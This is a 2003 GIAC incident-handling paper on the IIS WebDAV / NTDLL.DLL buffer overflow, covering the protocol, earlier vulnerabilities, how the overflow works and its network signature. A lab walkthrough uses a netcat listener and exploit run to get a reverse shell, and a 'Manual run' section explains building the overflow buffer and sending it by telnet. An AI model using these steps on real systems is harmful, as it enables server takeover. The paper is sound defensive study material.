Global Information Assurance Certification Paper

GCIH Certification Practical Assignment Version 2.1a

Advanced Incident Handling and Hacker Exploits Option 2

”Compromising Windows 2000 core: IIS WebDAV exploit”

Lasse Øverlier
April 1st 2003

Table of Contents

List of Figures

Abstract
March 2003 had several serious vulnerabilities exposed. One of these were the vulnerability known as “IIS WebDAV” that really is a vulnerability in the Windows 2000 core module NTDLL.DLL. This is a buffer overflow vulnerability that allows an attacker to execute arbitrary code on the server if he/she submits a “well-formed” request through the WebDAV module in Microsoft Internet Information Server running on a Windows 2000 computer. This exploit uses the WebDAV module in IIS to access the vulnerability, but there are many functions in the Windows 2000 core that use the vulnerable functions.

The attack gives the attacker full access at the compromised computer and all default Windows 2000 Server installations are vulnerable.

The vulnerability may be eliminated by:

1. turning off IIS service in “Control Panel\ Services”
2. disabling WebDAV in Windows 2000 registry
3. installing Service Pack 4 from Microsoft, soon to be available

There exists code on the Internet that may take advantage of this vulnerability on non-patched servers, so all users of Microsoft 2000 products are urged to update as soon as possible.

Part 1 - Targeted Port

The selected port has been port 80. This port is used for HTTP traffic and is used by multiple services on top of the HTTP protocol. Port 80 is currently at the top of attacked ports at the Internet Storm Center [ISC] as shown in Figure 1. Since port 80 is one of the most used sources of traffic on the Internet it will probably have huge focus for exploits also in the future.

In this first part of the paper some basic use of the HTTP protocol will be explained. But the focus will be on the extensions defined by the WebDAV protocol which is an extension to the HTTP/1.1 protocol. For a deeper description of the HTTP protocol and the vulnerabilities of HTTP and the Apache server see the CIAC paper “Apache Web Server: A Chunk in the Armor” by William Reilly [GIAC-REILLY]



Figure 1: Top 10 Ports at ISC

Targeted service and protocol description

The service discussed here is not IIS or web server in general, but the HTTP extending WebDAV service integrated in Microsoft's Internet Information Server (IIS) version 5. IIS and WebDAV service is shipped as a part of the Microsoft Windows 2000 operating systems web server.

WebDAV, Web Distributed Authoring and Versioning, is an extension to the HTTP/1.1 protocol. The WebDAV specification is defined in two RFCs, [RFC2518] from 1999 and [RFC3253] from 2002, where RFC2518 is the standard that is implemented in Microsoft™ Internet Information Services™ version 5 and will be the basis of this paper.

The purpose of WebDAV is to turn the web into a write-enabled medium and WebDAV introduces a standard way to store and manage content on a web server. The content may be tagged with information and moved, replaced, copied and deleted by a client connecting to the server over the WebDAV protocol.

WebDAV is an application layer protocol used by an authoring tool to communicate with and maintain the content on a web server or another storage system located behind a web server. Both HTTP and WebDAV will briefly be described here.

HTTP

This paper is based on an assumption that the reader has knowledge of the normal way in making connections over a TCP/IP based network and the use of DNS in name-to-IP and IP-to-name lookup.

The most common service for port 80 is normal HTTP traffic. There are many services and applications that use HTTP for communication between networked computers. Browsers use HTTP to transfer HTML (or other types of) content for displaying information on the client side.

A common HTTP connection is a client retrieving information from or sending information to a web server. This is shown in Figure 2 and is normally based on HTTP-network requests of type GET or POST on port 80. The argument used in the call is called the Uniform Resource Identifier (URI) and identifies the resource the method wants to address.



Figure 2: HTTP request

Even if there can be multiple requests in the same TCP connection to a web server the HTTP protocol is a stateless protocol. This means that the server have no (simple) way of knowing which requests the clients may or may not have done earlier. How state is implemented in actual software is not relevant for WebDAV or the exploit and will not be a part of this paper.

The requests valid in HTTP are defined in [RFC1945] and [RFC2616], and includes these types of requests:

GET – get the requested data (specified by the URI) from the server
HEAD – get only the headers, no data, of the URI requested from the server
POST – get the URI from the server, but also submit data with request
PUT – store the submitted information at the server
DELETE – delete the information at the given URI
TRACE – see what is being received at the server, for debugging/diagnostics
CONNECT – a reserved word for later implementation of SSL tunneling

WebDAV

There are two main levels in the evolution of WebDAV. RFC2518 defines the basic authoring communications and RFC3253 is an extension that also includes

versioning control and workspace management. RFC2518 is the basis for the description in this chapter.

WebDAV uses the authentication mechanism in HTTP defined in [RFC2617] and does not extend this nor use system accounts. The authentication mechanisms are not necessary for taking advantage of the exploit, but may have implications for accessing the vulnerable server. We assume that the access to make the requests is already in place.

WebDAV may request information in the HTTP extended header or in the request entity body in Extensible Markup Language described in [XML]. The use of XML is common when there is an unknown length or use of an alternative character encoding in a request/response use of a network protocol. XML is used both in requests to, and in responses from the web server. [XML-NAMES] specifies the XML namespace extension that WebDAV systems must support.

WebDAV uses **resources** that are items defined at the server to be "WebDAV objects" in the used namespace. There also may exist **a collection** of resources, which can be accessed as a group of resources and other collections, like in a hierarchy.

With WebDAV, the requested URI must be defined as a WebDAV resource at the server. Each resource is described by properties. The property model is based on name/value pairs and the properties are divided into two categories, "live" and "dead". A "live" property has its semantics and syntax enforced by the server. It can either be a read-only value maintained by the server or a value maintained by the client where the server performs syntax checking on the submitted values. A "dead" property does not have its semantics and syntax enforced by the server, but have them enforced by the client and the server merely records the value of the property. Properties of a resource can be values like author, title, file size, creation date, etc.

A resource may be locked in order to serialize the access to that resource. This is necessary for not letting other clients modify that same resource while it is being edited. There are two supported ways of locking resources, shared and exclusive. Exclusive lock is when only one client has access to that resource until it releases it. Shared lock may be used when exclusive lock is not sufficient and several clients may need to define their own trust. The use of shared locks will not be touched in this document. Locks also have characteristics such as owners, timeout, depth, etc.

IIS also implements another extension to WebDAV, searching. Searching in WebDAV resources and collections is done through connecting WebDAV with Microsoft Index Server.

A deeper explanation of the protocol and the exploits use of the protocol is given in the chapter **Protocol Description** under the description of the WebDAV exploit details.

Vulnerabilities

The exploit uses IIS and attacked services as a gateway to reach the vulnerability discussed in this document. The known vulnerabilities earlier found in connection with WebDAV are listed here together with possible misuses if other less secure implementations of WebDAV are found.

Denial of Service, DoS

[CAN-2002-1182] indicates a problem with the handling of exceptional conditions that may lead to a denial of service attack on the MS IIS version 5.0 and 5.1 servers.

DoS attacks may also be an issue if the server allows anonymous WebDAV requests stealing resources from the server.

Bad access control

[CVE-2000-0869] describes that WebDAV in SUSE Linux version 6.4, was enabled by default and that an implementation flaw allowed unauthorized users to list files via the PROPFIND method.

Another misconfiguration is alerted in [CVE-2000-0951] which allows attackers to list the root directory in an MS IIS 5.0 Index Server through a search command.

HTTP sniffing and spoofing

Since normal HTTP traffic is not encrypted the use of WebDAV over plain text channels should be avoided both to avoid content display and not to compromise authorization. An attacker that can get hold of the authorization header in HTTP requests may easily spoof a request to WebDAV with compromised credentials. This includes lock identifications, authorization information, collections and resource names.

Path names

The implementation of the collection of resources on the server, and the use of different character sets may open the WebDAV server for features like the IIS-/script bug.

Internal information

[CAN-2002-0422] describes a method of how remote attackers may be able to find the internal IP address of a web server. Web servers are often hidden behind a NAT enabled firewall to avoid this information of leaking to the outside.

CGI and WebDAV

There may be a security issue in allowing the execution of CGI scripts and WebDAV on the same resource. [CAN-2002-1156] warns about remote attackers that may also be able to read the source code of a script located in a combined CGI and WebDAV enabled resource.

Other vectors to vulnerability

As this paper will explain there are several ways of triggering the announced WebDAV vulnerability in [MS03-007]. Probably there will within the next few months be both worms and automatic exploits trying to take advantage of non-patched systems.

Part 2 - WebDAV exploit

Here the WebDAV exploit warned about in [CA-2003-09] is explained in more detail. The implementation found in [WB] will be used as an example exploit even if there already have been found other implementations of the vulnerability. Other "proof of concept" articles and software code are found on the Internet in [RS] and [WD]. Both the source code from these articles and the patched version of [WB] to compile on Linux is appended in the paper.

Exploit details

The "Windows 2000 ntdll.dll buffer overflow through WebDAV" was reported through several incident sites in mid-March 2003. The CERT Coordination Center has identified this as Advisory **CA-2003-09** and can be found at http://www.cert.org/advisories/CA-2003-09.html. The Common Vulnerability and Exposures identification is **CAN-2003-0109** and it can be found at http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109

The operating systems affected are:

- Any Microsoft Windows 2000
- Any Microsoft Windows 2000 with Service Pack 1
- Any Microsoft Windows 2000 with Service Pack 2
- Any Microsoft Windows 2000 with Service Pack 3

when the computers are running Microsoft Internet Information Server 5.0. Microsoft Windows 2000 Professional does not install IIS as default, but the other variants do install IIS unless explicitly told not to. And since WebDAV as default always is enabled in the IIS web server this makes the computers vulnerable after a default installation. This is especially critical for servers not intended for use as web servers but needed for other types of services. These will have a security hole installed without need of the vulnerable service!

The exploit makes a too large request through the WebDAV protocol and triggers a buffer overflow in the Windows System Core DLL **NTDLL.DLL** and will allow execution of arbitrary code submitted to the, often remote located, Windows 2000 computer. Since the exploit lies in the Windows System Core this exploit is assumed to be only one of many possible attack vectors to trigger this buffer overflow vulnerability. Both known exploits found on the network trigger the exploit through the new HTTP methods introduced in WebDAV.

Variants

I have found two versions of exploit code submitted on the Internet. [WB] shows a variant created by kralor@coromputer.net that puts the exploit code in the request method of the HTTP request where the vulnerability is located. This exploit makes the attacked server try to connect to a remote computer on a attacker selected port.

The "proof of concept", which actually is nothing else than a working attack, found in [RS] uses a slightly different method. The exploit code is here submitted in the body of the WebDAV request, and the buffer overflow exploit only contains the code to jump to the shell code. The submitted exploit code tries to set up a shell listening on incoming traffic on a selected port.

Both of the above exploits use the SEARCH method to access the vulnerable buffer.

The exploit found in [WD] uses a Perl script to execute exploit code on the attacked server. The script tries to automatically run through a sequence of return addresses and see if any on these works on the attacked server. This exploit did not work on the test network, and is according to the author only tested against the Korean language edition of Windows 2000 Server. This exploit is easy to adjust and therefore test multiple request methods besides the LOCK method originally set up.

Protocol Description

Since WebDAV is an extension of the HTTP protocol, it can be viewed as a query-response protocol over TCP/IP as shown in Figure 2. WebDAV introduces some new headers and some new methods to the HTTP protocol.

A WebDAV method is given in the first line of the query and header fields are given in the following lines of the header. The header is separated from the body by an empty line (double CRLF) as shown in the example below simplified from the RFC.

Request:

```
MOVE /container/ HTTP/1.1
Host: www.foo.bar
Content-type: text/html
Destination: http://www.foo.bar/othercontainer/
Overwrite: F
Content-Length: xxxx

<?xml version="1.0" ?>
<D:propertybehavior xmlns:D="DAV:">
  <D:keepalive></D:keepalive>
</D:propertybehavior>
```

Response:

```
HTTP/1.1 207 Multi-Status
Content-type: text/xml
Content-length: xxx

<?xml version="1.0" ?>
<D:multistatus xmlns:D='DAV:'>
 <D:response>
  <D:href>http://www.foo.bar/othercontainer/C2/</D:href>
  <D:status>HTTP/1.1 423 Locked</D:status>
 </D:response>
</D:multistatus>
```

In the example the text marked with red are WebDAV elements not a part of plain HTTP communication. The format of the XML body in the Request and Response fields is thoroughly specified in the RFC and since the vulnerability does not depend on the body sent in the request this will not be a part of the paper. A summary of the essential protocol elements in WebDAV is listed here.

New HTTP header parameters introduced are **DAV, Depth, Destination, If, Lock-Token, Overwrite, Timeout** and for HTTP response the additions are **Status-URI** together with some new status response code extensions.

Extensions to HTTP methods are listed here with a short description. The methods normally used in HTTP are discussed when they are referring to resources or collections.

PROPFIND
Retrieve the selected properties in the resource identified in the URI. An example request can be like:

```
PROPFIND /container/ HTTP/1.1
Host: www.foo.bar
```

```
Content-type: text/html
Content-Length: xxxx

<?xml version=”1.0” ?>
<D:propfind xmlns:D=”DAV:”>
  <D:allprop/>
</D:propfind>
```

Which will request all available properties connected to **/container/**. The selection of properties is done in the XML body entity.

The requested properties are usually information about files like author, creation date, content length, etc. PROPFIND is also used to find files located at the server.

PROPPATCH
Process information specified in the request body to set and/or remove properties identified by the URI. Used to simply create, change or delete specific properties concerning a resource.

MKCOL
MKCOL is used to create a new collection specified by the URI.

GET, HEAD
The semantics of GET and HEAD are the same as in HTTP, but when used with a collection it may return the header (and content in GET) of an “index.html” resource within that collection.

POST
The semantics with POST are unmodified when applied to a collection.

DELETE
Delete the resource or collection of resources defined by the URI. The *Depth* of a delete request of a collection is always set to “infinity” which means all resources located below this collection.

PUT
The put of an existing resource replaces the content retrieved with GET. When applied with creation of collections the use of MKCOL is required to be used. PUT also requires all ancestors to exist before creating the resource.

COPY
On a resource the COPY method creates a duplicate of the URI. The HTTP header *Destination* specifies the target position of the COPY method. For a collection the full hierarchy will be traversed and copied when *Depth* is set to “infinity”, or only the collection and its properties but not the resources inside the

collection, are to be copied (depth set to 0). If the target resource exists the header may imply an *Overwrite* value to set default action.

MOVE
MOVE is equivalent to COPY with the URI deleted after the request is processed.

LOCK/UNLOCK
Add and removes locks on resources by using XML in the entity body. The HTTP header *Lock-Token* is used to identify the lock after creation (in response headers) and during removal (in request headers). Clients may also apply *Timeout* headers to their lock requests.

SEARCH
The SEARCH extension is not a part of the RFCs for WebDAV. SEARCH on IIS is connected to the setup of Microsoft Indexing Server for searching in content inside the collections. The use of SEARCH triggers the same vulnerabilities as the other methods listed above.

The WebDAV extension given in RFC3253 and later versions to arrive, adds versioning, searching, etc. and do not have any wide use or large implementations today and will not be discussed in this document.

How the exploit works

The exploit takes advantage of a buffer overflow condition in the Microsoft Windows 2000 kernel module named NTDLL.DLL. The method used to reach the vulnerable function is in this exploit located in the WebDAV implementation of Microsoft Internet Information Server 5.0.

First there will be an explanation of a general buffer overflow exploit and how they work, followed by an explanation of how WebDAV contributes to trigger this exploit in the use of NTDLL.DLL.

Buffer overflow

In the execution of a program the stack is used for storing data when the program is calling functions. The function parameters, local variables and the return address to the called function are stored on the stack together with other values. A buffer overflow condition exists if the length of the values stored into the local variables is too long for the space located for the variable. This is shown in Figure 3.



Figure 3: Buffer overflow

The figure shows the stack of the computer at a vulnerable function in a program. The attacker constructs a buffer he know will overwrite the allocated space in the function and thereby overwrite important values. In this example the "Local Variable 2" is the vulnerable buffer that has no boundary check and is able to overwrite the memory located above (in memory address) the allocated space.

Part one in the figure shows the construction of an attack buffer that is larger than the allocated space. The result will be that the attack buffer will overwrite the values put on the stack before the vulnerable variable.

Part two shows the initialization of the attack buffer. The attack buffer is filled with three different parts of data:

1. NOP values in the beginning to lead the execution forward to the exploit code. NOP values are machine code instructions that do nothing but lead the execution on to the next command. As a result of this, the target area of the jump in execution made by overwriting the return address will increase significantly.
2. The exploit code. What the attacker want to achieve on the attacked computer. This is often execution of a backdoor program or other more directly malicious code.
3. Multiple "new return address" is added after the end of the original buffer size. The "new return address" is a guess (or an experienced hit) of where the exploit code or the NOPs are located in memory. By repeating this address in a magnitude sure to overwrite the return address on the stack the result will be that the code execution will jump to the "new return

address" when the execution is about to leave the function.
The "multiple new return addresses" must occur where there is the highest probability of overwriting the original return address. This is (most often) right after the end of the original buffer.

NTDLL.DLL used by WebDAV

The description of the buffer overflow vulnerability in Windows 2000 core module NTDLL.DLL is based on an article by David Litchfield [LI2003]. Here the WebDAV based exploit code released is shown to be just one of many possible vectors that may be used to trigger the actual vulnerability in the Windows 2000 operating system.

The actual exploit is triggered through a function called ***GetFileAttributesExW*** that calls a function in NTDLL.DLL named ***RtlDosPathNameToNtPathName_U***. This function is the real location of the vulnerability in the use of the string length parameter sent to the function. This integer is defined as an *unsigned int* and will therefore only support a string length of 0-65535 bytes long. When a string sent to this function is larger than this, it will cause a wrap in the integer and a buffer this long will have a wrong length value submitted to the function. This way it will trigger a buffer overflow in the module. Since the source code of NTDLL.DLL is not available (at least not to me), there will not be a deeper dig in how this is implemented. But we can assume that the length is not used correctly when for instance copying the string and therefore triggers the buffer overflow vulnerability. There are listed 28 functions in addition to ***GetFileAttributesExW*** and 26 other DLL files in the Windows 2000 system that uses the same vulnerable function ***RtlDosPathNameToNtPathName_U***

The exploit code is wrapped with NOPs and jump addresses in the correct locations, and submitted to the web server through a valid WebDAV request. The overflow in ***RtlDosPathNameToNtPathName_U*** causes the new submitted return address to be activated and the possibility of reaching the exploit code is only a matter of time.

The code will in the exploit run in the Local System security context of the Windows 2000 operating system and have full access to all resources on the computer.

The reason for the location of the return addresses in the beginning of the attack buffer is due to the wrap around of the 16-bit length integer. Without having the source code I assume that the overwritten buffer will probably be of size "length(attack buffer) – 65536". The return address to overwrite will probably be located in the first hundred bytes or so after the wrapped size which makes the return address to be located in the beginning of the large attack buffer.

Diagram and how to use the exploit

The exploit scenario is shown in Figure 4.



Figure 4: Example attack scenario

The figure shows an attacker on the outside of the firewall solution of the company. The attacker will by using the exploit get access to the web server on the internal side of an firewall and may be able to compromise more computers with this as a new base of attacks.

The attacker first compiles and makes an executable of the exploit code given in [WB]. Then the attacker starts a network listener by using "***netcat –l –p port***". The port number used in the test was a random picked 2000. The attacker then runs the exploit with different offsets to the exploit code as one of the parameters to the exploit program. The running of this code is shown in Figure 5. The multiple tests of getting the exploit to work can be seen from the top of the window. The last call in the window can be seen not to exit and represents a successful spawn of a shell on the web server.



Figure 5: Running the exploit code

The exploit program parameters are "**./wb-linux server listener port pad**". Where ***server*** is the attacked and hopefully vulnerable server, ***listener*** is the computer the attacker has set up a network listener on port number ***port***. The ***pad*** is a programmer defined offset for testing multiple return addresses inside the compiled exploit program.

This program first connects to the remote ***server*** over the HTTP/WebDAV service port. Then the exploit program tries to send the attack buffer built as correctly as possible from the given ***listener, port*** and ***pad*** value. Then one of the following events will happen:

- The attack was successful and the command prompt on the server appears in the listener window as shown in Figure 6
- The attack was not successful and the web server will automatically do a restart when it crashes

- The attack makes the service disappear and the web server does not restart. This makes the exploit more like a DoS attack stopping the service completely.

In another window shown in Figure 6, the result appears after a successful run of the exploit. The first line show the netcat command used to listen, "***netcat –l –p 2000***", for listening on port 2000. The process then waits for another computer to connect over the network. When the compromised computer connects to this port it sets up a Windows ***cmd*** shell as shown in the figure.



Figure 6: Listener and shell on remote server

The attacker then has full access to all programs on the compromised computer with Local System security context. There is nothing stopping the attacker from manipulating the logs and making the service operative again after for instance a backdoor has been installed.

The exploit released in [RS] works in a similar way. First you have to compile the code and produce the executable. The exploit is then run against the remote vulnerable server and the attacker then has to see if the attack was successful by trying to connect to port 31337 on the server. If not successful the attacker must try again with other addresses in the exploit and see if the port is opened this time.

The exploit in [WD] did not work "out-of-the-box" but the concept looks like it should be OK. The reason may be as explained earlier that the server in the test network shown in Figure 7 did not run Windows 2000 Server with Korean language edition.

Manual run of exploit

To manually run the exploit all you need to do is get a hold of some shell code that is adapted to your own needs. The shell codes used in the two variants discussed in this paper will probably be OK for most attackers with login ambitions on the remote server.

Build a buffer in your favorite programming language where you have the possibility to connect to another computer over a TCP/IP network. Build the buffer to consist of approximately 66000 characters and fill it with exploit code of your choice, NOPs and return addresses.

Build the request buffer by using one of the vulnerable methods, for instance something like:

```
PROPFIND /attackbuffer HTTP/1.1
Host: www.foo.bar
Content-type: text/html
Content-Length: xxxx

<?xml version="1.0" ?>
<D:propfind xmlns:D="DAV:">
  <D:allprop/>
</D:propfind>
```

Do a "**telnet www.foo.bar 80**" and paste the request buffer into the telnet program communication. If successful the exploit code will execute on the server and the attack have been successful.

Signature of the attack

A test network was set up for testing the exploit released in [WB]. A figure of this test network is shown in Figure 7.



Figure 7: Test network

The vulnerable Microsoft Windows 2000 Server with service pack 3 was installed on one computer. Nothing but installing the service pack 3 was done on top of the default installation of the Widows 2000 Server operating system.

The attacker was located on a laptop running Debian Linux 3.0. The exploit code tested in this description was a modified version of [WB] just modified to compile on Linux. The source code after the patch is given in Appendix A, but consist mainly of commenting out some network socket code for Windows.

The logger computer is set up just for viewing the traffic on the network and was running Debian Linux 3.0. The program **etherreal** was used for logging and displaying traffic on the network in a more readable form.

When the attack is launched there is generated a normal TCP connection to the remote server and the HTTP request is then sent. The HTTP request used in the [WB] attack uses the SEARCH method introduced by Microsoft to search in the WebDAV collections. The second parameter to this first line in the request is more than 65536 bytes long to trigger the buffer overflow. This request is shown in Figure 8.

The parameter of the SEARCH method, the exploit buffer without terminating zero values, is split into multiple continuation packets since it is too long for being submitted in one packet as shown in Figure 8. The buffer contains a selection of return addresses, NOP values and the exploit code somewhere at the end. The exploit code is actually located after 64000 characters, a value that is probably a randomly picked number by the programmer. As a result of this the exploit code is also followed by unnecessary NOP values before the request is being terminated with the mandatory fields and parameters at the end to make a valid WebDAV request. By “valid” it means that the syntax is following the RFC2518 with the exception of letting the URI contain non-allowed characters and a unrestricted length.

